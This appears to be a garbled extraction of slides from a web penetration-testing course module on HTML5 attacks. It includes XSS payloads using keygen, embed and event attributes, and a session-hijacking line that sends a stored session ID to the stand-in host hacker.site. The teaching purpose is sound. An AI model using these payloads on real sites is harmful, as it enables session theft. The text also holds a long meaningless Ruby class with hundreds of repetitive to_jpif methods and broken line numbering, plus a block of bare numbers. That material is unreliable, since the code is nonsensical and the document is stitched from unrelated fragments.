

Web Application Penetration Testing eXtreme

v2

HTML5

Section 01 | Module 06

```
1 class ExperimentResult
2   def initialize(result)
3     @result = result
4   end
5
6   def to_s
7     @result.to_s
8   end
9
10  def to_yaml
11    @result.to_yaml
12  end
13
14  def to_json
15    @result.to_json
16  end
17
18  def to_html
19    @result.to_html
20  end
21
22  def to_csv
23    @result.to_csv
24  end
25
26  def to_xml
27    @result.to_xml
28  end
29
30  def to_rss
31    @result.to_rss
32  end
33
34  def to_pdf
35    @result.to_pdf
36  end
37
38  def to_ppt
39    @result.to_ppt
40  end
41
42  def to_doc
43    @result.to_doc
44  end
45
46  def to_xls
47    @result.to_xls
48  end
49
50  def to_ods
51    @result.to_ods
52  end
53
54  def to_tsv
55    @result.to_tsv
56  end
57
58  def to_markdown
59    @result.to_markdown
60  end
61
62  def to_latex
63    @result.to_latex
64  end
65
66  def to_svg
67    @result.to_svg
68  end
69
70  def to_png
71    @result.to_png
72  end
73
74  def to_jpg
75    @result.to_jpg
76  end
77
78  def to_gif
79    @result.to_gif
80  end
81
82  def to_webp
83    @result.to_webp
84  end
85
86  def to_avif
87    @result.to_avif
88  end
89
90  def to_heif
91    @result.to_heif
92  end
93
94  def to_jxr
95    @result.to_jxr
96  end
97
98  def to_j2k
99    @result.to_j2k
100  end
101
102  def to_jpm
103    @result.to_jpm
104  end
105
106  def to_jp2
107    @result.to_jp2
108  end
109
110  def to_jpx
111    @result.to_jpx
112  end
113
114  def to_jpif
115    @result.to_jpif
116  end
117
118  def to_jpif2
119    @result.to_jpif2
120  end
121
122  def to_jpif3
123    @result.to_jpif3
124  end
125
126  def to_jpif4
127    @result.to_jpif4
128  end
129
130  def to_jpif5
131    @result.to_jpif5
132  end
133
134  def to_jpif6
135    @result.to_jpif6
136  end
137
138  def to_jpif7
139    @result.to_jpif7
140  end
141
142  def to_jpif8
143    @result.to_jpif8
144  end
145
146  def to_jpif9
147    @result.to_jpif9
148  end
149
150  def to_jpif10
151    @result.to_jpif10
152  end
153
154  def to_jpif11
155    @result.to_jpif11
156  end
157
158  def to_jpif12
159    @result.to_jpif12
160  end
161
162  def to_jpif13
163    @result.to_jpif13
164  end
165
166  def to_jpif14
167    @result.to_jpif14
168  end
169
170  def to_jpif15
171    @result.to_jpif15
172  end
173
174  def to_jpif16
175    @result.to_jpif16
176  end
177
178  def to_jpif17
179    @result.to_jpif17
180  end
181
182  def to_jpif18
183    @result.to_jpif18
184  end
185
186  def to_jpif19
187    @result.to_jpif19
188  end
189
190  def to_jpif20
191    @result.to_jpif20
192  end
193
194  def to_jpif21
195    @result.to_jpif21
196  end
197
198  def to_jpif22
199    @result.to_jpif22
200  end
201
202  def to_jpif23
203    @result.to_jpif23
204  end
205
206  def to_jpif24
207    @result.to_jpif24
208  end
209
210  def to_jpif25
209    @result.to_jpif25
210  end
211
212  def to_jpif26
213    @result.to_jpif26
214  end
215
216  def to_jpif27
217    @result.to_jpif27
218  end
219
220  def to_jpif28
221    @result.to_jpif28
222  end
223
224  def to_jpif29
225    @result.to_jpif29
226  end
227
228  def to_jpif30
229    @result.to_jpif30
230  end
231
232  def to_jpif31
233    @result.to_jpif31
234  end
235
236  def to_jpif32
237    @result.to_jpif32
238  end
239
240  def to_jpif33
239    @result.to_jpif33
240  end
241
242  def to_jpif34
243    @result.to_jpif34
244  end
245
246  def to_jpif35
247    @result.to_jpif35
248  end
249
250  def to_jpif36
249    @result.to_jpif36
250  end
251
252  def to_jpif37
253    @result.to_jpif37
254  end
255
256  def to_jpif38
257    @result.to_jpif38
258  end
259
260  def to_jpif39
259    @result.to_jpif39
260  end
261
262  def to_jpif40
263    @result.to_jpif40
264  end
265
266  def to_jpif41
267    @result.to_jpif41
268  end
269
270  def to_jpif42
269    @result.to_jpif42
270  end
271
272  def to_jpif43
273    @result.to_jpif43
274  end
275
276  def to_jpif44
277    @result.to_jpif44
278  end
279
280  def to_jpif45
279    @result.to_jpif45
280  end
281
282  def to_jpif46
283    @result.to_jpif46
284  end
285
286  def to_jpif47
287    @result.to_jpif47
288  end
289
290  def to_jpif48
289    @result.to_jpif48
290  end
291
292  def to_jpif49
293    @result.to_jpif49
294  end
295
296  def to_jpif50
297    @result.to_jpif50
298  end
299
300  def to_jpif51
299    @result.to_jpif51
300  end
301
302  def to_jpif52
303    @result.to_jpif52
304  end
305
306  def to_jpif53
307    @result.to_jpif53
308  end
309
310  def to_jpif54
309    @result.to_jpif54
310  end
311
312  def to_jpif55
313    @result.to_jpif55
314  end
315
316  def to_jpif56
317    @result.to_jpif56
318  end
319
320  def to_jpif57
319    @result.to_jpif57
320  end
321
322  def to_jpif58
323    @result.to_jpif58
324  end
325
326  def to_jpif59
327    @result.to_jpif59
328  end
329
330  def to_jpif60
329    @result.to_jpif60
330  end
331
332  def to_jpif61
333    @result.to_jpif61
334  end
335
336  def to_jpif62
337    @result.to_jpif62
338  end
339
340  def to_jpif63
339    @result.to_jpif63
340  end
341
342  def to_jpif64
343    @result.to_jpif64
344  end
345
346  def to_jpif65
347    @result.to_jpif65
348  end
349
350  def to_jpif66
349    @result.to_jpif66
350  end
351
352  def to_jpif67
353    @result.to_jpif67
354  end
355
356  def to_jpif68
357    @result.to_jpif68
358  end
359
360  def to_jpif69
359    @result.to_jpif69
360  end
361
362  def to_jpif70
363    @result.to_jpif70
364  end
365
366  def to_jpif71
367    @result.to_jpif71
368  end
369
370  def to_jpif72
369    @result.to_jpif72
370  end
371
372  def to_jpif73
373    @result.to_jpif73
374  end
375
376  def to_jpif74
377    @result.to_jpif74
378  end
379
380  def to_jpif75
379    @result.to_jpif75
380  end
381
382  def to_jpif76
383    @result.to_jpif76
384  end
385
386  def to_jpif77
387    @result.to_jpif77
388  end
389
390  def to_jpif78
389    @result.to_jpif78
390  end
391
392  def to_jpif79
393    @result.to_jpif79
394  end
395
396  def to_jpif80
397    @result.to_jpif80
398  end
399
400  def to_jpif81
399    @result.to_jpif81
400  end
401
402  def to_jpif82
403    @result.to_jpif82
404  end
405
406  def to_jpif83
407    @result.to_jpif83
408  end
409
410  def to_jpif84
409    @result.to_jpif84
410  end
411
412  def to_jpif85
413    @result.to_jpif85
414  end
415
416  def to_jpif86
417    @result.to_jpif86
418  end
419
420  def to_jpif87
419    @result.to_jpif87
420  end
421
422  def to_jpif88
423    @result.to_jpif88
424  end
425
426  def to_jpif89
427    @result.to_jpif89
428  end
429
430  def to_jpif90
429    @result.to_jpif90
430  end
431
432  def to_jpif91
433    @result.to_jpif91
434  end
435
436  def to_jpif92
437    @result.to_jpif92
438  end
439
440  def to_jpif93
439    @result.to_jpif93
440  end
441
442  def to_jpif94
443    @result.to_jpif94
444  end
445
446  def to_jpif95
447    @result.to_jpif95
448  end
449
450  def to_jpif96
449    @result.to_jpif96
450  end
451
452  def to_jpif97
453    @result.to_jpif97
454  end
455
456  def to_jpif98
457    @result.to_jpif98
458  end
459
460  def to_jpif99
459    @result.to_jpif99
460  end
461
462  def to_jpif100
463    @result.to_jpif100
464  end
465
466  def to_jpif101
467    @result.to_jpif101
468  end
469
470  def to_jpif102
469    @result.to_jpif102
470  end
471
472  def to_jpif103
473    @result.to_jpif103
474  end
475
476  def to_jpif104
477    @result.to_jpif104
478  end
479
480  def to_jpif105
479    @result.to_jpif105
480  end
481
482  def to_jpif106
483    @result.to_jpif106
484  end
485
486  def to_jpif107
487    @result.to_jpif107
488  end
489
490  def to_jpif108
489    @result.to_jpif108
490  end
491
492  def to_jpif109
493    @result.to_jpif109
494  end
495
496  def to_jpif110
497    @result.to_jpif110
498  end
499
500  def to_jpif111
499    @result.to_jpif111
500  end
501
502  def to_jpif112
503    @result.to_jpif112
504  end
505
506  def to_jpif113
507    @result.to_jpif113
508  end
509
510  def to_jpif114
509    @result.to_jpif114
510  end
511
512  def to_jpif115
513    @result.to_jpif115
514  end
515
516  def to_jpif116
517    @result.to_jpif116
518  end
519
520  def to_jpif117
519    @result.to_jpif117
520  end
521
522  def to_jpif118
523    @result.to_jpif118
524  end
525
526  def to_jpif119
527    @result.to_jpif119
528  end
529
530  def to_jpif120
529    @result.to_jpif120
530  end
531
532  def to_jpif121
533    @result.to_jpif121
534  end
535
536  def to_jpif122
537    @result.to_jpif122
538  end
539
540  def to_jpif123
539    @result.to_jpif123
540  end
541
542  def to_jpif124
543    @result.to_jpif124
544  end
545
546  def to_jpif125
547    @result.to_jpif125
548  end
549
550  def to_jpif126
549    @result.to_jpif126
550  end
551
552  def to_jpif127
553    @result.to_jpif127
554  end
555
556  def to_jpif128
557    @result.to_jpif128
558  end
559
560  def to_jpif129
559    @result.to_jpif129
560  end
561
562  def to_jpif130
563    @result.to_jpif130
564  end
565
566  def to_jpif131
567    @result.to_jpif131
568  end
569
570  def to_jpif132
569    @result.to_jpif132
570  end
571
572  def to_jpif133
573    @result.to_jpif133
574  end
575
576  def to_jpif134
577    @result.to_jpif134
578  end
579
580  def to_jpif135
579    @result.to_jpif135
580  end
581
582  def to_jpif136
583    @result.to_jpif136
584  end
585
586  def to_jpif137
587    @result.to_jpif137
588  end
589
590  def to_jpif138
589    @result.to_jpif138
590  end
591
592  def to_jpif139
593    @result.to_jpif139
594  end
595
596  def to_jpif140
597    @result.to_jpif140
598  end
599
600  def to_jpif141
599    @result.to_jpif141
600  end
601
602  def to_jpif142
603    @result.to_jpif142
604  end
605
606  def to_jpif143
607    @result.to_jpif143
608  end
609
610  def to_jpif144
609    @result.to_jpif144
610  end
611
612  def to_jpif145
613    @result.to_jpif145
614  end
615
616  def to_jpif146
617    @result.to_jpif146
618  end
619
620  def to_jpif147
619    @result.to_jpif147
620  end
621
622  def to_jpif148
623    @result.to_jpif148
624  end
625
626  def to_jpif149
627    @result.to_jpif149
628  end
629
630  def to_jpif150
629    @result.to_jpif150
630  end
631
632  def to_jpif151
633    @result.to_jpif151
634  end
635
636  def to_jpif152
637    @result.to_jpif152
638  end
639
640  def to_jpif153
639    @result.to_jpif153
640  end
641
642  def to_jpif154
643    @result.to_jpif154
644  end
645
646  def to_jpif155
647    @result.to_jpif155
648  end
649
650  def to_jpif156
649    @result.to_jpif156
650  end
651
652  def to_jpif157
653    @result.to_jpif157
654  end
655
656  def to_jpif158
657    @result.to_jpif158
658  end
659
660  def to_jpif159
659    @result.to_jpif159
660  end
661
662  def to_jpif160
663    @result.to_jpif160
664  end
665
666  def to_jpif161
667    @result.to_jpif161
668  end
669
670  def to_jpif162
669    @result.to_jpif162
670  end
671
672  def to_jpif163
673    @result.to_jpif163
674  end
675
676  def to_jpif164
677    @result.to_jpif164
678  end
679
680  def to_jpif165
679    @result.to_jpif165
680  end
681
682  def to_jpif166
683    @result.to_jpif166
684  end
685
686  def to_jpif167
687    @result.to_jpif167
688  end
689
690  def to_jpif168
689    @result.to_jpif168
690  end
691
692  def to_jpif169
693    @result.to_jpif169
694  end
695
696  def to_jpif170
697    @result.to_jpif170
698  end
699
700  def to_jpif171
699    @result.to_jpif171
700  end
701
702  def to_jpif172
703    @result.to_jpif172
704  end
705
706  def to_jpif173
707    @result.to_jpif173
708  end
709
710  def to_jpif174
709    @result.to_jpif174
710  end
711
712  def to_jpif175
713    @result.to_jpif175
714  end
715
716  def to_jpif176
717    @result.to_jpif176
718  end
719
720  def to_jpif177
719    @result.to_jpif177
720  end
721
722  def to_jpif178
723    @result.to_jpif178
724  end
725
726  def to_jpif179
727    @result.to_jpif179
728  end
729
730  def to_jpif180
729    @result.to_jpif180
730  end
731
732  def to_jpif181
733    @result.to_jpif181
734  end
735
736  def to_jpif182
737    @result.to_jpif182
738  end
739
740  def to_jpif183
739    @result.to_jpif183
740  end
741
742  def to_jpif184
743    @result.to_jpif184
744  end
745
746  def to_jpif185
747    @result.to_jpif185
748  end
749
750  def to_jpif186
749    @result.to_jpif186
750  end
751
752  def to_jpif187
753    @result.to_jpif187
754  end
755
756  def to_jpif188
757    @result.to_jpif188
758  end
759
760  def to_jpif189
759    @result.to_jpif189
760  end
761
762  def to_jpif190
763    @result.to_jpif190
764  end
765
766  def to_jpif191
767    @result.to_jpif191
768  end
769
770  def to_jpif192
769    @result.to_jpif192
770  end
771
772  def to_jpif193
773    @result.to_jpif193
774  end
775
776  def to_jpif194
777    @result.to_jpif194
778  end
779
780  def to_jpif195
779    @result.to_jpif195
780  end
781
782  def to_jpif196
783    @result.to_jpif196
784  end
785
786  def to_jpif197
787    @result.to_jpif197
788  end
789
790  def to_jpif198
789    @result.to_jpif198
790  end
791
792  def to_jpif199
793    @result.to_jpif199
794  end
795
796  def to_jpif200
797    @result.to_jpif200
798  end
799
800  def to_jpif201
799    @result.to_jpif201
800  end
801
802  def to_jpif202
803    @result.to_jpif202
804  end
805
806  def to_jpif203
807    @result.to_jpif203
808  end
809
810  def to_jpif204
809    @result.to_jpif204
810  end
811
812  def to_jpif205
813    @result.to_jpif205
814  end
815
816  def to_jpif206
817    @result.to_jpif206
818  end
819
820  def to_jpif207
819    @result.to_jpif207
820  end
821
822  def to_jpif208
823    @result.to_jpif208
824  end
825
826  def to_jpif209
827    @result.to_jpif209
828  end
829
830  def to_jpif210
829    @result.to_jpif210
830  end
831
832  def to_jpif211
833    @result.to_jpif211
834  end
835
836  def to_jpif212
837    @result.to_jpif212
838  end
839
840  def to_jpif213
839    @result.to_jpif213
840  end
841
842  def to_jpif214
843    @result.to_jpif214
844  end
845
846  def to_jpif215
847    @result.to_jpif215
848  end
849
850  def to_jpif216
849    @result.to_jpif216
850  end
851
852  def to_jpif217
853    @result.to_jpif217
854  end
855
856  def to_jpif218
857    @result.to_jpif218
858  end
859
860  def to_jpif219
859    @result.to_jpif219
860  end
861
862  def to_jpif220
863    @result.to_jpif220
864  end
865
866  def to_jpif221
867    @result.to_jpif221
868  end
869
870  def to_jpif222
869    @result.to_jpif222
870  end
871
872  def to_jpif223
873    @result.to_jpif223
874  end
875
876  def to_jpif224
877    @result.to_jpif224
878  end
879
880  def to_jpif225
879    @result.to_jpif225
880  end
881
882  def to_jpif226
883    @result.to_jpif226
884  end
885
886  def to_jpif227
887    @result.to_jpif227
888  end
889
890  def to_jpif228
889    @result.to_jpif228
890  end
891
892  def to_jpif229
893    @result.to_jpif229
894  end
895
896  def to_jpif230
897    @result.to_jpif230
898  end
899
900  def to_jpif231
899    @result.to_jpif231
900  end
901
902  def to_jpif232
903    @result.to_jpif232
904  end
905
906  def to_jpif233
907    @result.to_jpif233
908  end
909
910  def to_jpif234
909    @result.to_jpif234
910  end
911
912  def to_jpif235
913    @result.to_jpif235
914  end
915
916  def to_jpif236
917    @result.to_jpif236
918  end
919
920  def to_jpif237
919    @result.to_jpif237
920  end
921
922  def to_jpif238
923    @result.to_jpif238
924  end
925
926  def to_jpif239
927    @result.to_jpif239
928  end
929
930  def to_jpif240
929    @result.to_jpif240
930  end
931
932  def to_jpif241
933    @result.to_jpif241
934  end
935
936  def to_jpif242
937    @result.to_jpif242
938  end
939
940  def to_jpif243
939    @result.to_jpif243
940  end
941
942  def to_jpif244
943    @result.to_jpif244
944  end
945
946  def to_jpif245
947    @result.to_jpif245
948  end
949
950  def to_jpif246
949    @result.to_jpif246
950  end
951
952  def to_jpif247
953    @result.to_jpif247
954  end
955
956  def to_jpif248
957    @result.to_jpif248
958  end
959
960  def to_jpif249
959    @result.to_jpif249
960  end
961
962  def to_jpif250
963    @result.to_jpif250
964  end
965
966  def to_jpif251
967    @result.to_jpif251
968  end
969
970  def to_jpif252
969    @result.to_jpif252
970  end
971
972  def to_jpif253
973    @result.to_jpif253
974  end
975
976  def to_jpif254
977    @result.to_jpif254
978  end
979
980  def to_jpif255
979    @result.to_jpif255
980  end
981
982  def to_jpif256
983    @result.to_jpif256
984  end
985
986  def to_jpif257
987    @result.to_jpif257
988  end
989
990  def to_jpif258
989    @result.to_jpif258
990  end
991
992  def to_jpif259
993    @result.to_jpif259
994  end
995
996  def to_jpif260
997    @result.to_jpif260
998  end
999
1000  def to_jpif261
999    @result.to_jpif261
1000  end
1001
1002  def to_jpif262
1003    @result.to_jpif262
1004  end
1005
1006  def to_jpif263
1007    @result.to_jpif263
1008  end
1009
1010  def to_jpif264
1009    @result.to_jpif264
1010  end
1011
1012  def to_jpif265
1013    @result.to_jpif265
1014  end
1015
1016  def to_jpif266
1017    @result.to_jpif266
1018  end
1019
1020  def to_jpif267
1019    @result.to_jpif267
1020  end
1021
1022  def to_jpif268
1023    @result.to_jpif268
1024  end
1025
1026  def to_jpif269
1027    @result.to_jpif269
1028  end
1029
1030  def to_jpif270
1029    @result.to_jpif270
1030  end
1031
1032  def to_jpif271
1033    @result.to_jpif271
1034  end
1035
1036  def to_jpif272
1037    @result.to_jpif272
1038  end
1039
1040  def to_jpif273
1039    @result.to_jpif273
1040  end
1041
1042  def to_jpif274
1043    @result.to_jpif274
1044  end
1045
1046  def to_jpif275
1047    @result.to_jpif275
1048  end
1049
1050  def to_jpif276
1049    @result.to_jpif276
1050  end
1051
1052  def to_jpif277
1053    @result.to_jpif277
1054  end
1055
1056  def to_jpif278
1057    @result.to_jpif278
1058  end
1059
1060  def to_jpif279
1059    @result.to_jpif279
1060  end
1061
1062  def to_jpif280
1063    @result.to_jpif280
1064  end
1065
1066  def to_jpif281
1067    @result.to_jpif281
1068  end
1069
1070  def to_jpif282
1069    @result.to_jpif282
1070  end
1071
1072  def to_jpif283
1073    @result.to_jpif283
1074  end
1075
1076  def to_jpif284
1077    @result.to_jpif284
1078  end
1079
1080  def to_jpif285
1079    @result.to_jpif285
1080  end
1081
1082  def to_jpif286
1083    @result.to_jpif286
1084  end
1085
1086  def to_jpif287
1087    @result.to_jpif287
1088  end
1089
1090  def to_jpif288
1089    @result.to_jpif288
1090  end
1091
1092  def to_jpif289
1093    @result.to_jpif289
1094  end
1095
1096  def to_jpif290
1097    @result.to_jpif290
1098  end
1099
1100  def to_jpif291
1099    @result.to_jpif291
1100  end
1101
1102  def to_jpif292
1103    @result.to_jpif292
1104  end
1105
1106  def to_jpif293
1107    @result.to_jpif293
1108  end
1109
1110  def to_jpif294
1109    @result.to_jpif294
1110  end
1111
1112  def to_jpif295
1113    @result.to_jpif295
1114  end
1115
1116  def to_jpif296
1117    @result.to_jpif296
1118  end
1119
1120  def to_jpif297
1119    @result.to_jpif297
1120  end
1121
1122  def to_jpif298
1123    @result.to_jpif298
1124  end
1125
1126  def to_jpif299
1127    @result.to_jpif299
1128  end
1129
1130  def to_jpif300
1129    @result.to_jpif300
1130  end
1131
1132  def to_jpif301
1133    @result.to_jpif301
1134  end
1135
1136  def to_jpif302
1137    @result.to_jpif302
1138  end
1139
1140  def to_jpif303
1139    @result.to_jpif303
1140  end
1141
1142  def to_jpif304
1143    @result.to_jpif304
1144  end
1145
1146  def to_jpif305
1147    @result.to_jpif305
1148  end
1149
1150  def to_jpif306
1149    @result.to_jpif306
1150  end
1151
1152  def to_jpif307
1153    @result.to_jpif307
1154  end
1155
1156  def to_jpif308
1157    @result.to_jpif308
1158  end
1159
1160  def to_jpif309
1159    @result.to_jpif309
1160  end
1161
1162  def to_jpif310
1163    @result.to_jpif310
1164  end
1165
1166  def to_jpif311
1167    @result.to_jpif311
1168  end
1169
1170  def to_jpif3
```

Table of Contents

MODULE 06 | HTML5

6.1 HTML5: Introduction, Recap & More

6.2 Exploiting HTML5

6.3 HTML5 Security Measures

6.4 UI Redressing: The x-Jacking Art

Learning Objectives

In this module, we will start with a brief overview of what the main new HTML5 features are and then jump into how to attack them.



HTML5

Introduction, Recap & More



6.1.1 Introduction

In recent years, we have witnessed one of the most important improvements of the WWW core language: the 5th major revision of HTML (**HTML5**).

This modification is real upgrade of the old **HTML 4, XHTML, and the HTML DOM Level 2**, which is designed to deliver rich content both cross-platform, and without the need of additional plugins.

6.1.1 Introduction

HTML5 is not a single, big language rewrite; instead, it's a collection of several individual features, such as:



3d, graphics & effects
Canvas, drawing primitives,
WebGL, animation...



storage

Key-value storage,
database storage, files...



performance & integration
user interaction, workers, security,
history & navigation...

Semantics, device access

Parsing rules, elements,
forms, location & orientation,
web notification...



6.1.1 Introduction

It should be of no surprise that with more features comes a larger attack surface; thus, the potential for more security vulnerabilities.

We do not need to analyze the entire HTML5 RFC and its related features; however, what we are going to explore in this **Recap** section is the major features that are interesting from a *security perspective*.

6.1.2 Semantics

One of the features introduced by HTML5 is the enrichment of the semantics that web developers can give to their applications. These include new **media elements**, **form types**, **attributes**, and many others. From a security point of view, these become new attack vectors and ways to bypass security measures!

Outdated security measures, that are based on blacklisting filters for example, may not know the presence of new elements useful in conducting attacks such as XSS. Let's see some simple examples.

6.1.2.1 Form Elements

Form Elements

The **<keygen>** element is one of the new *Form Elements*. It was introduced to generate a key-pair client side. The most interesting attribute it supports is **autofocus**. This is useful in triggering XSS without user interaction. See the below example:

```
<form action="#" method="GET">
```

```
    Encryption: <keygen name="security" autofocus  
onfocus="alert(1);">
```

```
    <input type="submit">
```

```
</form>
```

6.1.2.2 Media Elements

Media Elements

Among the *Media Elements*, both **<video>** and **<audio>** are commonly used to evade XSS filters. In addition, **<source>**, **<track>** and **<embed>** are also useful due to the fact that they support the **src** attribute.

```
<embed src="http://hacker.site/evil.swf">
```

```
<embed src="javascript:alert(1)">
```

6.1.2.3 Semantic / Structural Elements

Semantic/Structural Elements

There are many other elements introduced to improve the semantic and the structure of a page, such as:

<article>, **<figure>**, **<footer>**, **<header>**, **<main>**, **<mark>**,
<nav>, **<progress>**, **<section>**, **<summary>**, **<time>**, etc.

All of them support **Global** and **Event Attributes**, both old and new.

6.1.2.4 Attributes

Attributes

There is also a huge list of new events and some interesting examples are: **onhashchange**, **onformchange**, **onscroll**, **onresize** ...

```
<body onhashchange="alert(1)">  
  <a href="#">Click me!</a>
```

```
22  
23  
24  
25  
26  
27  
28  
29  
30  
31  
32  
33  
34  
35  
36  
37  
38  
39  
40  
41  
42  
43  
44  
45  
46  
47  
48  
49  
50  
51  
52  
53  
54  
55  
56  
57  
58  
59  
60  
61  
62  
63  
64  
65  
66  
67  
68  
69  
70  
71  
72  
73  
74  
75  
76  
77  
78  
79  
80  
81  
82  
83  
84  
85  
86  
87  
88  
89  
90  
91  
92  
93  
94  
95  
96  
97  
98  
99  
100  
101  
102  
103  
104  
105  
106  
107  
108  
109  
110  
111  
112  
113  
114  
115  
116  
117  
118  
119  
120  
121  
122  
123  
124  
125  
126  
127  
128  
129  
130  
131  
132  
133  
134  
135  
136  
137  
138  
139  
140  
141  
142  
143  
144  
145  
146  
147  
148  
149  
150  
151  
152  
153  
154  
155  
156  
157  
158  
159  
160  
161  
162  
163  
164  
165  
166  
167  
168  
169  
170  
171  
172  
173  
174  
175  
176  
177  
178  
179  
180  
181  
182  
183  
184  
185  
186  
187  
188  
189  
190  
191  
192  
193  
194  
195  
196  
197  
198  
199  
200  
201  
202  
203  
204  
205  
206  
207  
208  
209  
210  
211  
212  
213  
214  
215  
216  
217  
218  
219  
220  
221  
222  
223  
224  
225  
226  
227  
228  
229  
230  
231  
232  
233  
234  
235  
236  
237  
238  
239  
240  
241  
242  
243  
244  
245  
246  
247  
248  
249  
250  
251  
252  
253  
254  
255  
256  
257  
258  
259  
260  
261  
262  
263  
264  
265  
266  
267  
268  
269  
270  
271  
272  
273  
274  
275  
276  
277  
278  
279  
280  
281  
282  
283  
284  
285  
286  
287  
288  
289  
290  
291  
292  
293  
294  
295  
296  
297  
298  
299  
300  
301  
302  
303  
304  
305  
306  
307  
308  
309  
310  
311  
312  
313  
314  
315  
316  
317  
318  
319  
320  
321  
322  
323  
324  
325  
326  
327  
328  
329  
330  
331  
332  
333  
334  
335  
336  
337  
338  
339  
340  
341  
342  
343  
344  
345  
346  
347  
348  
349  
350  
351  
352  
353  
354  
355  
356  
357  
358  
359  
360  
361  
362  
363  
364  
365  
366  
367  
368  
369  
370  
371  
372  
373  
374  
375  
376  
377  
378  
379  
380  
381  
382  
383  
384  
385  
386  
387  
388  
389  
390  
391  
392  
393  
394  
395  
396  
397  
398  
399  
400  
401  
402  
403  
404  
405  
406  
407  
408  
409  
410  
411  
412  
413  
414  
415  
416  
417  
418  
419  
420  
421  
422  
423  
424  
425  
426  
427  
428  
429  
430  
431  
432  
433  
434  
435  
436  
437  
438  
439  
440  
441  
442  
443  
444  
445  
446  
447  
448  
449  
450  
451  
452  
453  
454  
455  
456  
457  
458  
459  
460  
461  
462  
463  
464  
465  
466  
467  
468  
469  
470  
471  
472  
473  
474  
475  
476  
477  
478  
479  
480  
481  
482  
483  
484  
485  
486  
487  
488  
489  
490  
491  
492  
493  
494  
495  
496  
497  
498  
499  
500  
501  
502  
503  
504  
505  
506  
507  
508  
509  
510  
511  
512  
513  
514  
515  
516  
517  
518  
519  
520  
521  
522  
523  
524  
525  
526  
527  
528  
529  
530  
531  
532  
533  
534  
535  
536  
537  
538  
539  
540  
541  
542  
543  
544  
545  
546  
547  
548  
549  
550  
551  
552  
553  
554  
555  
556  
557  
558  
559  
560  
561  
562  
563  
564  
565  
566  
567  
568  
569  
570  
571  
572  
573  
574  
575  
576  
577  
578  
579  
580  
581  
582  
583  
584  
585  
586  
587  
588  
589  
590  
591  
592  
593  
594  
595  
596  
597  
598  
599  
600  
601  
602  
603  
604  
605  
606  
607  
608  
609  
610  
611  
612  
613  
614  
615  
616  
617  
618  
619  
620  
621  
622  
623  
624  
625  
626  
627  
628  
629  
630  
631  
632  
633  
634  
635  
636  
637  
638  
639  
640  
641  
642  
643  
644  
645  
646  
647  
648  
649  
650  
651  
652  
653  
654  
655  
656  
657  
658  
659  
660  
661  
662  
663  
664  
665  
666  
667  
668  
669  
670  
671  
672  
673  
674  
675  
676  
677  
678  
679  
680  
681  
682  
683  
684  
685  
686  
687  
688  
689  
690  
691  
692  
693  
694  
695  
696  
697  
698  
699  
700  
701  
702  
703  
704  
705  
706  
707  
708  
709  
710  
711  
712  
713  
714  
715  
716  
717  
718  
719  
720  
721  
722  
723  
724  
725  
726  
727  
728  
729  
730  
731  
732  
733  
734  
735  
736  
737  
738  
739  
740  
741  
742  
743  
744  
745  
746  
747  
748  
749  
750  
751  
752  
753  
754  
755  
756  
757  
758  
759  
760  
761  
762  
763  
764  
765  
766  
767  
768  
769  
770  
771  
772  
773  
774  
775  
776  
777  
778  
779  
780  
781  
782  
783  
784  
785  
786  
787  
788  
789  
790  
791  
792  
793  
794  
795  
796  
797  
798  
799  
800  
801  
802  
803  
804  
805  
806  
807  
808  
809  
810  
811  
812  
813  
814  
815  
816  
817  
818  
819  
820  
821  
822  
823  
824  
825  
826  
827  
828  
829  
830  
831  
832  
833  
834  
835  
836  
837  
838  
839  
840  
841  
842  
843  
844  
845  
846  
847  
848  
849  
850  
851  
852  
853  
854  
855  
856  
857  
858  
859  
860  
861  
862  
863  
864  
865  
866  
867  
868  
869  
870  
871  
872  
873  
874  
875  
876  
877  
878  
879  
880  
881  
882  
883  
884  
885  
886  
887  
888  
889  
890  
891  
892  
893  
894  
895  
896  
897  
898  
899  
900  
901  
902  
903  
904  
905  
906  
907  
908  
909  
910  
911  
912  
913  
914  
915  
916  
917  
918  
919  
920  
921  
922  
923  
924  
925  
926  
927  
928  
929  
930  
931  
932  
933  
934  
935  
936  
937  
938  
939  
940  
941  
942  
943  
944  
945  
946  
947  
948  
949  
950  
951  
952  
953  
954  
955  
956  
957  
958  
959  
960  
961  
962  
963  
964  
965  
966  
967  
968  
969  
970  
971  
972  
973  
974  
975  
976  
977  
978  
979  
980  
981  
982  
983  
984  
985  
986  
987  
988  
989  
990  
991  
992  
993  
994  
995  
996  
997  
998  
999  
1000
```

6.1.3 Offline & Storage

The web is evolving so quickly that it has been necessary to introduce the option to work with web applications offline, where the entire application can run within a browser. A real-world example is [TiddlyWiki](http://tiddlywiki.com/). This is a single page application that runs entirely offline utilizing some of the techniques we are going to see in the next slides.

Some of the major features, related to this evolution are **Application Cache** and **Web Storage** (alias **Client-side storage** or **Offline storage**).

6.1.3.1 Web Storage > Attack Scenarios

From a security point of view, the biggest concern introduced with Web Storage is that users are not aware of the kind of data to store.

The attack scenarios may vary from **Session Hijacking**, **User Tracking**, **Disclosure of Confidential Data**, as well as a new way to **store attack vectors**.

6.1.3.1.1 Session Hijacking

Session Hijacking

For example, if a developer chooses to store session IDs by using **sessionStorage** instead of cookies, it is still possible to perform session hijacking by leveraging an XSS flaw.

```
new Image().src = "http://hacker.site/SID?" + escape(sessionStorage.getItem('sessionID'));
```

Usually was **document.cookie**



6.1.3.1.1 Session Hijacking

Session Hijacking


Furthermore, web storage solutions **do not** implement security mechanisms to mitigate the risk of malicious access to the stored information (see **HttpOnly**).

Clearly, using this incorrect approach, makes session hijacking much easier.

6.1.4 Device Access

